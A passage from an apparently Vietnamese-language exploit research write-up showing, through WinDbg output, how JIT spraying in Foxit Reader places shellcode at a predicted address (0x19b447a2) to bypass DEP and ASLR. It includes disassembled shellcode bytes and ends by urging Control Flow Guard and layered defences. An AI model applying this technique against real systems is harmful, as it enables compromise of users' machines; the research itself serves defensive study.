Code này để đảm bảo các số kia trong MASM chắc chắn là các số 32-bits (DWORD)

################

Trong trường hợp này, sử dụng **0x19b40000** cho việc thực thi shellcode, nơi chứa một trong những **JIT sprays**.

**0:025> u 19b40000**

**19b40000 e97b470000 jmp 19b44780**

**19b40005 e956470000 jmp 19b44760**

**19b4000a cc int 3**

**19b4000b cc int 3**

**19b4000c cc int 3**

Ở trong script của JIT sprays, một địa chỉ được mã hóa cứng (cố định) (a hardcoded address) bắt nguồn từ địa chỉ base giá định (assumed bass address) 0x19b447a2|0 (dựa trên việc dự đoán base là 0x19b40000) được sử dụng như **điểm bắt đầu cho shellcode**. Địa chỉ này tham chiếu tới một lệnh call, (có thể check bằng debugger). Điều này cho phép chúng ta thực thi shellcode tại một địa điểm đã biết trong bộ nhớ, vượt qua cả DEP lẫn ASLR.

**0:025> ? 19b44729+74**

**Evaluate expression: 431245213 = 19b4479d**

**0:025> dd 19b4479d**

**19b4479d 19b447a2 90909068 c93168a8 6a68a890**

**19b447ad 68a85830 a8008b64 0c408b68 708b68a8**

**19b447bd ad68a814 68a8ad96 a810588b 3c538b68**

Shellcode của chúng ta sẽ thực thi ở 0x19b447a2, có thể xác nhận bằng cách dùng debugger.

**19b447a2 90 nop**

**19b447a3 90 nop**

**19b447a4 90 nop**

**19b447a5 a868 test al, 68h**

**19b447a7 31c9 xor ecx, ecx**

**19b447a9 90 nop**

**19b447aa a868 test al, 68h**

**19b447ac 6a30 push 30h**

**19b447ae 58 pop eax**

**19b447af a868 test al, 68h**

**19b447b1 648b00 mov eax, dword ptr fs:[eax]**

**19b447b4 a868 test al, 68h**

**19b447b6 8b400c mov eax, dword ptr [eax+0Ch]**

**19b447b9 a868 test al, 68h**

**...**

Bằng cách phân tích decoded shellcode, có thể thấy rằng nó chứa một chuỗi các lệnh hợp lệ để thực thi hành động mong muốn. Cái này chỉ ra rằng kĩ thuật **JIT spraying** đã thành công trong việc cho phép chúng ta thực thi shellcode trong tiến trình của Foxit.

**Kết luận**

Nghiên cứu này chỉ ra rằng nếu Foxit Reader được compilde với **Control Flow Guard (CFG)**, dù phát hiện bug cũng sẽ rất khó để exploit. Tuy nhiên, việc thiếu **CFG** đã cho phép kẻ tấn công sử dụng **JIT Spraying** để vượt qua tất cả biện pháp phòng chống xâm nhập như **ASLR** hoặc **DEP**. Qua đó, làm nổi bật lên tầm quan trọng của việc sử dụng nhiều lớp phòng thủ để bảo vệ, chống lại các đòn tấn công.